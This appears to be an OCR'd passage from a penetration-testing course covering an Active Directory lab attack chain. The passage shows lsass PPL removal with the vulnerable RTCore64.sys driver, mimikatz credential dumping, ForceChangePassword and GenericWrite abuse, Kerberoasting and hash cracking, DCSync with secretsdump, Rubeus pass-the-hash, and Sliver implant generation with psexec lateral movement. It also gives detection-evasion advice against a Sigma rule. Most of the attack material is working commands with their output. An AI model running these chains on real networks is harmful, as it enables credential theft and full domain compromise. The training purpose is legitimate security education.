
```
              #endif {
                cLsass.osContext.MajorVersion = MIMIKATZ_NT_MAJOR_VERSION;
                cLsass.osContext.MinorVersion = MIMIKATZ_NT_MINOR_VERSION;
                cLsass.osContext.BuildNumber = MIMIKATZ_NT_BUILD_NUMBER;
              }
          }

          if (!isError) {
            lsassLocalHelper =
              #if defined(_M_ARM64) &
              lsassLocalHelpers[0]
            #else
              (cLsass.osContext.MajorVersion < 6) ? & lsassLocalHelpers[0]
: & lsassLocalHelpers[1]
            #endif
            ;

            if (NT_SUCCESS(lsassLocalHelper -> initLocalLib())) {
              #if!defined(_M_ARM64)
              kuhl_m_sekurlsa_livessp_package.isValid =
(cLsass.osContext.BuildNumber >= KULL_M_WIN_MIN_BUILD_8);
              #endif
              kuhl_m_sekurlsa_tspkg_package.isValid =
(cLsass.osContext.MajorVersion >= 6) || (cLsass.osContext.MinorVersion <
2);
              kuhl_m_sekurlsa_cloudap_package.isValid =
(cLsass.osContext.BuildNumber >= KULL_M_WIN_BUILD_10_1909);
              if
(NT_SUCCESS(kull_m_process_getVeryBasicModuleInformations(cLsass.hLsassMem
, kuhl_m_sekurlsa_findlibs, NULL)) &&
kuhl_m_sekurlsa_msv_package.Module.isPresent) {
                kuhl_m_sekurlsa_dpapi_lsa_package.Module =
kuhl_m_sekurlsa_msv_package.Module;
                if (kuhl_m_sekurlsa_utils_search( & cLsass, &
kuhl_m_sekurlsa_msv_package.Module)) {
                  status = lsassLocalHelper -> AcquireKeys( & cLsass, &
lsassPackages[0] -> Module.Informations);
                  if (!NT_SUCCESS(status))
                    PRINT_ERROR(L "Key import\n");
                } else PRINT_ERROR(L "Logon list\n");
              } else PRINT_ERROR(L "Modules informations\n");
            } else PRINT_ERROR(L "Local LSA library failed\n");
          }
        } else PRINT_ERROR(L "Memory opening\n");

        if (!NT_SUCCESS(status))
          CloseHandle(hData);
      } **
      else PRINT_ERROR_AUTO(L "Handle on memory"); **
```

```
    if (!NT_SUCCESS(status))
      cLsass.hLsassMem = kull_m_memory_close(cLsass.hLsassMem);
  }
  return status;
}
```

Inspect `line 25`, `line 29`, and `line 113`; we can infer that `OpenProcess` did not successfully access `lsass.exe`, even with administrative (SYSTEM) privilege; this is due to `PPL`.

```
Line 25: hData = OpenProcess(processRights, FALSE, pid);
Line 29: if(hData && hData != INVALID_HANDLE_VALUE)
Line 113: else PRINT_ERROR_AUTO(L"Handle on memory");
```

As dumping `lsass.exe` is abused heavily by threat actors, Microsoft took actions to defend against such attacks, such as `PPL` (Protected Process Light). PPL is easy to configure for system administrators or security engineers and a quick win. While PPL can still be bypassed, at least it adds additional difficulty and steps for attackers to dump credentials. Windows has four integrity levels, and PPL has a higher level than SYSTEM; therefore, even SYSTEM privilege cannot access PPL-protected processes, and lsass supports PPL. We can enable PPL by adding `RunAsPPL` at the following location in the registry.



For a computer with PPL enabled, such as Srv02, we will get that error if we try to dump credentials from lsass.exe. However, PPL can still be bypassed. Mimikatz driver `mimidrv.sys` can be used to remove the `PPL protection` of process `lsass.exe`. After that, attackers can dump the credentials.

However, nowadays, `mimidrv.sys` is also flagged by AV/EDR software. We can build our own driver and sign it. Sounds difficult? We can also leverage vulnerable signed drivers with vulnerabilities to execute arbitrary code, such as `RTCore64.sys` (signed by MICRO-STAR), `ProcExp152.sys` (signed by Microsoft), etc.

Some recent tools such as `EDRSandblast` (https://github.com/wavestone-cdt/EDRSandblast), `PPLControl` (https://github.com/itm4n/PPLcontrol), and `RToolZ` (https://github.com/OmriBaso/RToolZ) can abuse a vulnerable driver to remove PPL.

Let's download a vulnerable driver, `RTCore64.sys` from https://github.com/RedCursorSecurityConsulting/PPLKiller/blob/master/driver/RTCore64.sys and build PPLControl. Execute the following commands to load the driver:

```
*Evil-WinRM* PS C:\Users\svc_sql\Documents> sc.exe create RTCore64 type=
kernel start= auto binPath= C:\Users\svc_sql\Documents\RTCore64.sys
DisplayName= "control"
[SC] CreateService SUCCESS

*Evil-WinRM* PS C:\Users\svc_sql\Documents> net start RTCore64

The control service was started successfully.

*Evil-WinRM* PS C:\Users\svc_sql\Documents> .\PPLcontrol.exe list

   PID  |  Level  |     Signer      |     EXE sig. level    |     DLL sig.
level    |    Kernel addr.
 -------+---------+-----------------+-----------------------+-------------
----------+--------------------
      4 | PP  (2) | WinSystem   (7) | WindowsTcb     (0x1e) | Windows
(0x1c) | 0xffff8d0cfa680080
     88 | PP  (2) | WinSystem   (7) | Unchecked      (0x00) | Unchecked
(0x00) | 0xffff8d0cfa68d080
    296 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows
(0x0c) | 0xffff8d0cfe9ac0c0
    400 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows
(0x0c) | 0xffff8d0cfa682080
    504 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows
(0x0c) | 0xffff8d0cfeb390c0
    512 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows
(0x0c) | 0xffff8d0cfeb11240
    640 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows
(0x0c) | 0xffff8d0cff7c3380
    656 | PPL (1) | Lsa         (4) | Windows        (0x3c) | Microsoft
```

```
(0x08) | 0xffff8d0cfec390c0
    352 | PPL (1) | Windows     (5) | Windows        (0x3c) | Windows
(0x0c) | 0xffff8d0cfebbd0c0
   3104 | PPL (1) | Antimalware (3) | Antimalware    (0x37) | Microsoft
(0x08) | 0xffff8d0d005fe080
   4092 | PP  (2) | Windows     (5) | Windows        (0x1c) | Windows
(0x1c) | 0xffff8d0d00b88080
   3244 | PPL (1) | Windows     (5) | Windows        (0x3c) | Windows
(0x0c) | 0xffff8d0d00bb5080
   5684 | PPL (1) | Windows     (5) | Windows        (0x3c) | Windows
(0x0c) | 0xffff8d0d009e0080

[+] Enumerated 13 protected processes.

*Evil-WinRM* PS C:\Users\svc_sql\Documents> .\PPLcontrol.exe unprotect 656
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:5985
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:5985
...  OK
[+] The process with PID 656 is no longer a PP(L).
```

Once we have unprotected the process related to `Lsa`, we can successfully dump credentials from `lsass.exe`:

```
*Evil-WinRM* PS C:\Users\svc_sql\Documents> .\mimikatz.exe
"privilege::debug" "sekurlsa::logonpasswords" "exit"
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:5985
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:5985
...  OK

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 135036 (00000000:00020f7c)
Session           : Service from 0
User Name         : SSISTELEMETRY150
Domain            : NT Service
Logon Server      : (null)
```

```
Logon Time         : 11/29/2023 5:55:19 AM
SID                : S-1-5-80-2575449109-2369498003-86869817-2770163484-
1998650617
<SNIP>
```

DACL Exploitation

Concept

As we compromised more users and computers, we found that some had specific permission over other domain objects. For instance, one compromised user account can reset another user's password without knowing the original password. If we intentionally exploit it, we will compromise one more user. To understand this type of attack, let's introduce the concept of DACL. In the context of Active Directory, a DACL (Discretionary Access Control List) is a list of access control entries (ACEs) that specifies which users or groups are allowed or denied access to specific resources, such as computers, SMB shares, or user accounts. The DACL is stored as an attribute of the object and is used to enforce access control on the object.

Each ACE in the DACL specifies the access rights granted or denied to a particular user or group and the permissions that apply to those rights. In our case, user svc_sql can reset David's password without knowing his original password.

There are several ways that ACLs can be exploited in Active Directory, including:

1. Using privileged accounts to modify the DACL: If a privileged account is compromised, such as a domain administrator account, it can modify any object in the directory.
2. Lack of segregation of duties: If different groups or users are given access to different objects in Active Directory, but there is no proper segregation of duties, it may be possible for an attacker to escalate their privileges by accessing objects that they would not usually have permission to access.
3. Unrestricted access to objects: If particular objects in the Active Directory are not adequately secured, it may be possible for an attacker to access and modify them without being detected.
4. Misconfigured permissions: If permissions are not configured correctly, it may be possible for an attacker to gain unauthorized access to principals in the domain.

Note: We are going to showcase the usage of `sharp-hound-4` ingestor using Sliver. Make sure that you have a session on SRV02 using the methods showcased in the other sections. Through the gathered data from the ingestor, we can find the lining between `svc_sql` and the user `David`.

Sharp-hound-4

Sharp-hound-4 is based on the default ingestor that we can use alongside BloodHound. The command below follows an OpSec observation. Considering the following sigma rule we notice that one of the checks is looking at ZIP files following the naming convention `BloodHound.zip` which is the default naming convention that the ingestor generates for the file at the end of the name, once the data is collected. If, for some reason, a decision to generate `.json` files instead, consider it based on the Sigma rule below.

```
<SNIP>
detection:
    selection:
        TargetFilename|endswith:
            - 'BloodHound.zip'
            - '_computers.json'
            - '_containers.json'
            - '_domains.json'
            - '_gpos.json'
            - '_groups.json'
            - '_ous.json'
            - '_users.json'
<SNIP>
```

If the above detection is used in the organization we are assessing, this will trigger some attention. We also must remember that the ingestor will not only enumerate the domain, but also leave a file on disk on the target.

```
sliver (psexec-pivot) > sharp-hound-4 -- -c All --zipfilename academy

[*] sharp-hound-4 output:
2023-11-10T10:03:16.9459485-08:00|INFORMATION|This version of SharpHound
is compatible with the 4.3.1 Release of BloodHound
2023-11-10T10:03:17.2007559-08:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL,
Container, RDP

<SNIP>

2023-11-10T10:04:04.5218261-08:00|INFORMATION|Saving cache with stats: 76
ID to type mappings.
 80 name to SID mappings.
 0 machine sid mappings.
 5 sid to domain mappings.
 0 global catalog mappings.
2023-11-10T10:04:04.5362034-08:00|INFORMATION|SharpHound Enumeration
Completed at 10:04 AM on 11/10/2023! Happy Graphing!

sliver (psexec-pivot) > ls
```

```
C:\Windows\system32 (4006 items, 1.6 GiB)
==========================================
drwxrwxrwx  0409
<dir>       Sat Sep 15 01:06:22 -0800 2018
drwxrwxrwx  1033
<dir>       Wed Sep 14 10:03:52 -0800 2022
-rw-rw-rw-  20231110100403_academy.zip
<SNIP>

sliver (psexec-pivot) > download 20231110100403_academy.zip

[*] Wrote 13843 bytes (1 file successfully, 0 files unsuccessfully) to
/home/htb-ac590/20231110100403_academy.zip
```

Once we have successfully retrieved the data from `sharp-hound-4`, we can analyze it in BloodHound.

Note: depending on the version of BloodHound, the data might be labeled as incompatible; if that happens, we can use bloodhound-convert developed by szymex73.

ForceChangePassword

From BloodHound, user `svc_sql` has `ForceChangePassword` permission on `David`. Therefore, we can abuse svc_sql's permission to change David's password and take over David's account.

To take advantage of this, we can use `smbpasswd`, a native command in ParrotOS/Kali Linux, which can be used to change passwords on remote machines.

```
smbpasswd -h
When run by root:
    smbpasswd [options] [username]
```

```
otherwise:
    smbpasswd [options]

options:
  -L                    local mode (must be first option)
  -h                    print this usage message
  -s                    use stdin for password prompt
  -c smb.conf file      Use the given path to the smb.conf file
  -D LEVEL              debug level
  -r MACHINE            remote machine
  -U USER               remote username (e.g. SAM/user)
extra options when run by root or in local mode:
  -a                    add user
  -d                    disable user
  -e                    enable user
  -i                    interdomain trust account
  -m                    machine trust account
  -n                    set no password
  -W                    use stdin ldap admin password
  -w PASSWORD           ldap admin password
  -x                    delete user
  -R ORDER              name resolve order
```

An alternative to `smbpasswd` can be found in Impacket tools suite conveniently named smbpasswd.py.

We will utilize bloodyAD to use the `ForceChangePassword` attribute.

The installation is relatively simple; depending on the operating system you are using, please consult with the Wiki:

```
sudo apt-get install libkrb5-dev
pip3 install bloodyAD
```

Once we have installed the tool, we can change David's password using the SET commands. We also must remember to set up a tunnel using `chisel` or other means. We must target DC01 at `172.16.1.15` to change the user's password.

```
proxychains bloodyAD --host 172.16.1.15 -d child.htb.local  -u svc_sql -p
'jkhnrjk123!' set password david 'Password123!'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:389  ...
OK
```

```
[+] Password changed successfully!
```

As we can see from the output, the password has been changed successfully. We can further validate that using CrackMapExec.

```
proxychains crackmapexec smb 172.16.1.13 -u david -p 'Password123!'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:135  ...
OK
SMB         172.16.1.13     445    SRV02            [*] Windows 10.0 Build
17763 x64 (name:SRV02) (domain:child.htb.local) (signing:False)
(SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
SMB         172.16.1.13     445    SRV02            [+]
child.htb.local\david:Password123!
```

Detecting a user's password change is straightforward when the user attempts to sign in the next time. This action should be undertaken only when absolutely necessary.

GenericWrite

By exploiting the `ForceChangePassword` permission, we compromised David; we find that David has `GenericWrite` permission on `Websec`.

When a user has `GenericWrite` permission on another user, we can set an `SPN`, or disable the Kerberos pre-authentication for the target user. Disabling Kerberos pre-authentication requires a few more steps. Therefore, we set an SPN for `websec`.

Again, this will be approached via `bloodyAD` using David's already known credentials.

Let's set up a fake service principal name for the user `websec`.

```
proxychains bloodyAD --host 172.16.1.15 -d child.htb.local -u david -p
'Password123!' set object websec servicePrincipalName -v
fake/web01.child.htb.local
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
['fake/web01.child.htb.local']
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:389  ...
OK
[+] websec's servicePrincipalName has been updated
```

We can use the `get` commands in `bloodyAD` to confirm the changes.

```
proxychains bloodyAD --host 172.16.1.15 -d child.htb.local -u david -p
'Password123!' get object websec
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:389  ...
OK

<SNIP>

sAMAccountName: websec
sAMAccountType: 805306368
```

```
servicePrincipalName: fake/web01.child.htb.local

<SNIP>
```

Based on the results displayed, it is evident that the operation was successful.

We will make use of the `c2tc-kerberoast` utility in Sliver's client to acquire a ticket, which will be subsequently transformed into a hash using TicketToHashcat.py for potential cracking.

```
sliver (http-beacon) > c2tc-kerberoast roast websec

[*] Successfully executed c2tc-kerberoast (coff-loader)
[*] Got output:
[*] Using LDAP filter: (&(objectClass=user)(objectCategory=person)(!
(userAccountControl:1.2.840.113556.1.4.803:=2))(sAMAccountName=websec))
[*] sAMAccountName      : websec
[*] description         : Secure web application!
[*] distinguishedName   : CN=team_websec,CN=Users,DC=child,DC=htb,DC=local
[*] whenCreated         : 9/19/2022 3:15:47 AM
[*] whenChanged         : 11/27/2023 8:10:38 PM
[*] pwdLastSet          : 9/18/2022 7:15:47 PM
[*] accountExpires      : Never Expires
[*] lastLogon           :
[*] memberOf            :
[*] servicePrincipalName(s):
    -> fake/web01.child.htb.local
[*] Encoded service ticket      : <copy paste TICKET output to file and
decode with TicketToHashcat.py>
<TICKET>
sAMAccountName = websec
YIIGbwYJKoZIhvcSAQICAQBuggZeMIIGWqADAgEFoQMCAQ6iBwMFACAAAACjggSD
YYIEfzCCBHugAwIBBaERGw9DSElMRC5IVEIuTE9DQUyiKDAmoAMCAQKhHzAdGwRm
YWtlGxV3ZWIwMS5jaGlsZC5odGIubG9jYWyjggQ1MIIEMaADAgEXoQMCAQKiggQj
BIIEHxcPx4rO7aPEX19m/ocrYRiRg0YAleick0r5C8cWGTM9sg+B9zIkte76r+9B
6FNDtCF2/ELvY1uxoeURDu66vzGcg8FxhUkoSrRmc7kxWtKi7TtDVc9p4jV9AnX4
Hpv+K7PNP27CITe1M3ltjKO6Ex/fezae9BOeU2wdsxmeeT5UM1ceBotRJ8UbVEUi
nmPn1XS3gdxBlibT4Vo8ZXMG68nu6fBeFyKnHLKef2WEWn55zLhNdrQJatVVXJQN
<SNIP>
```

Once we have attained the ticket and saved it locally, we will use `TicketToHashcat.py`.

```
python3 TicketToHashcat.py websec-ticket.enc
$krb5tgs$23$*websec$Child.htb.local$fake/web01.child.htb.local*$170FC78ACE
EDA3C45F5F66FE872B6118$9183460095E89C934AF90BC71619333DB20F81F73224B5EEFAA
FEF41E8534<SNIP>
```

```
HashCat input file saved as 'roastme-<#hash-type>.txt'
To crack use: 'hashcat -m 13100' for etype 23 (RC4), 'hashcat -m 19600'
for etype 17 (AES128) or 'hashcat -m 19700' for etype 18 (AES256).
```

We can use `john` and `rockyou.txt` as the dictionary file to crack the hash.

```
john roastme-13100.txt -w=/usr/share/wordlists/rockyou.txt
Created directory: /home/htb-ac-1008/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5
RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
<SNIP>        (?)
1g 0:00:00:00 DONE (2023-11-27 13:21) 33.33g/s 34133p/s 34133c/s 34133C/s
123456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Domain Controller Compromise

We have already compromised many high-value users and computers; it is time to compromise and dominate the whole domain.

DCSync


The DCSync feature in Active Directory allows authorized users to access credentials for any user within the domain. Only domain admins, enterprise admins, administrators, and the domain controller have permission (`Replication Get Changes` , `Replicating Directory Changes All` , and `Replicating Directory Changes In Filtered Set`) by default. If we compromise any principal with DCSync permission, we can instantly take over the whole domain.

In the previous exploitation, we compromised user websec by setting an SPN and Kerberoasting it. We successfully cracked the hash; `websec` 's password is `spongebob` . The user `mobilesec` , however, looks interesting; it seems like websec also. They may share the same password, so we can use CrackMapExec to check the credential.

```
proxychains -q crackmapexec ldap 172.16.1.15 -u websec mobilesec -p
spongebob --continue-on-success
SMB         172.16.1.15     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:child.htb.local) (signing:True)
(SMBv1:False)
LDAP        172.16.1.15     389    DC01             [+]
```

```
child.htb.local\websec:spongebob
LDAP        172.16.1.15     389    DC01             [+]
child.htb.local\mobilesec:spongebob
```

User `mobilesec`'s password is `spongebob` as well. After checking its permissions via Bloodhound, it has Dcsync permission.



To abuse DCSync permission and retrieve any credentials, we can use tools like Mimikatz, Impacket, or CME (CrackMapExec). The command to run Impacket to remotely dump NTLM credentials from DC01 is:

```
proxychains impacket-secretsdump -just-dc  mobilesec:[email protected] |
grep -i child.htb.local
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:135  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:49667
...  OK
child.htb.local\svc_sql:1107:aad3b435b51404eeaad3b435b51404ee:zz97ce745e4a
zzza01ee88c09ce608zz:::
child.htb.local\alice:1112:aad3b435b51404eeaad3b435b51404ee:zzc4f2f23875az
zz80759d9a9932cdzz:::
child.htb.local\bob:1113:aad3b435b51404eeaad3b435b51404ee:zz365827d79c4fzz
zb52b688495fdzz:::
child.htb.local\carrot:1114:aad3b435b51404eeaad3b435b51404ee:zz1128aec722d
1zzzfd5c517093308zz:::
```

```
child.htb.local\david:1117:aad3b435b51404eeaad3b435b51404ee:zz83dee78f430f
ebzzz54333c78cfzz:::
child.htb.local\websec:1118:aad3b435b51404eeaad3b435b51404ee:zz3b15ba0f27d
bf0zzzcd54b1db1azz:::
child.htb.local\mobilesec:1119:aad3b435b51404eeaad3b435b51404ee:zz3b15ba0f
27dbzzz56cd54b1db1azz:::
child.htb.local\eric:1122:aad3b435b51404eeaad3b435b51404ee:zz42e0cc228d1a0
cb4621ezzz433bczz:::
child.htb.local\frank:1123:aad3b435b51404eeaad3b435b51404ee:zz6ec05df8ac74
9be6c3bzzz0e347zz:::
```

This way, we can get privileged users' credentials, such as domain administrators and krbtgt. Now, let's connect to DC01 using the Administrator's hash and make configuration changes using PowerView. We are going to showcase two different methods of achieving the domain controller synchronization.

Note that we must have already downloaded `PowerView.ps1` locally.

```
wget
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon
/PowerView.ps1
--2023-11-28 09:01:07--
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon
/PowerView.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)...
185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com
(raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 770279 (752K) [text/plain]
Saving to: ‘PowerView.ps1’
```

Method 1: Rubeus

Rubeus alias will be used to obtain a ticket-granting ticket for the user `Administrator` using his NTLM/RC4 hash. We are going to use our HTTP session on WEB01 in the context of the domain user `eric`.

```
sliver (http) > rubeus -- asktgt /user:Administrator /d:child.htb.local
/rc4:e7d6a507876e2c8b7534143c1c6f28ba /ptt

[*] rubeus output:


   ______        _
  (_____ \      | |
```

```
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2

[*] Action: Ask TGT

[*] Got domain: child.htb.local
[*] Using rc4_hmac hash: e7d6a507876e2c8b7534143c1c6f28ba
[*] Building AS-REQ (w/ preauth) for: 'child.htb.local\Administrator'
[*] Using domain controller: 172.16.1.15:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFPjCCBTqgAwIBBaEDAgEWooIERTCCBEFhggQ9MIIEOaADAgEFoREbD0NISUxELkhUQi5MT0
NBTKIk

MCKgAwIBAqEbMBkbBmtyYnRndBsPY2hpbGQuaHRiLmxvY2Fso4ID9zCCA/OgAwIBEqEDAgECoo
ID5QSC

A+GSB/thHwL7/0ZK1iepDXcDHoVVNfu3P6otakQFTBVIz6CHGAgouLeIY52cRrOtCDqPNxBAbl
AB9wdv

BSpAZ1ZEOmEocnBSmzRECKmCsevr1v/aSDCnNzYLzsrp2EyHfKaqGljydP1Coogt1f0tcPfuGG
l3YOyT

IoqQDy+2Si0ZPSUjnfrj8/mgBqNZQHmspQmmmL4LZu0cFLdg6OaLRFpM8CcYXIFuit4BQaMrjz
3S5YeD
          <SNIP>
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/child.htb.local
  ServiceRealm             :  CHILD.HTB.LOCAL
  UserName                 :  Administrator (NT_PRINCIPAL)
  UserRealm                :  CHILD.HTB.LOCAL
  StartTime                :  5/16/2024 5:42:03 AM
  EndTime                  :  5/16/2024 3:42:03 PM
  RenewTill                :  5/23/2024 5:42:03 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable
  KeyType                  :  rc4_hmac
  Base64(key)              :  09Sydt4qNuFv0bmNuvR/Dw==
  ASREP (key)              :  E7D6A507876E2C8B7534143C1C6F28BA
```

Subsequently, we can query the resources on `dc01.child.htb.local` to verify that the Kerberos ticket has successfully been injected into memory.

```
sliver (http) > ls //dc01.child.htb.local/c$

\\dc01.child.htb.local\c$\ (14 items, 704.0 MiB)
================================================
drwxrwxrwx  $Recycle.Bin                        <dir>      Tue Sep 13
17:43:41 -0700 2022
-rw-rw-rw-  bootTel.dat                         80 B       Wed Jul 19
07:01:14 -0700 2023
Lrw-rw-rw-  Documents and Settings -> C:\Users  0 B        Tue Sep 13
20:42:11 -0700 2022
drwxrwxrwx  inetpub                             <dir>      Tue Sep 13
18:18:00 -0700 2022
drwxrwxrwx  laps                                <dir>      Tue Sep 13
21:13:08 -0700 2022
-rw-rw-rw-  pagefile.sys                        704.0 MiB  Thu May 16
05:11:25 -0700 2024
drwxrwxrwx  PerfLogs                            <dir>      Sat Sep 15
00:19:00 -0700 2018
dr-xr-xr-x  Program Files                       <dir>      Tue Jul 18
10:46:06 -0700 2023
drwxrwxrwx  Program Files (x86)                 <dir>      Tue Sep 13
17:43:36 -0700 2022
drwxrwxrwx  ProgramData                         <dir>      Tue Jul 18
10:46:06 -0700 2023
drwxrwxrwx  Recovery                            <dir>      Tue Sep 13
20:42:15 -0700 2022
drwxrwxrwx  System Volume Information           <dir>      Tue Sep 13
17:49:43 -0700 2022
dr-xr-xr-x  Users                               <dir>      Tue Sep 13
18:18:16 -0700 2022
drwxrwxrwx  Windows                             <dir>      Tue Sep 13
18:20:26 -0700 2022
```

We are now going to proceed with the creation of a TCP pivot on WEB01, a service implant pointing to the internal IP address of WEB01, then we are going to use `psexec` to move laterally and obtain a session on DC01.

```
sliver (http) > pivots tcp

[*] Started tcp pivot listener :9898 with id 1

sliver (http) > generate --format service -i 172.16.1.11:9898 --skip-
symbols -N psexec-pivot
```

```
[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 2s
[*] Implant saved to /home/htb-ac-1008/psexec-pivot.exe

sliver (http) > psexec --custom-exe psexec-pivot.exe --service-name Teams
--service-description MicrosoftTeaams dc01.child.htb.local

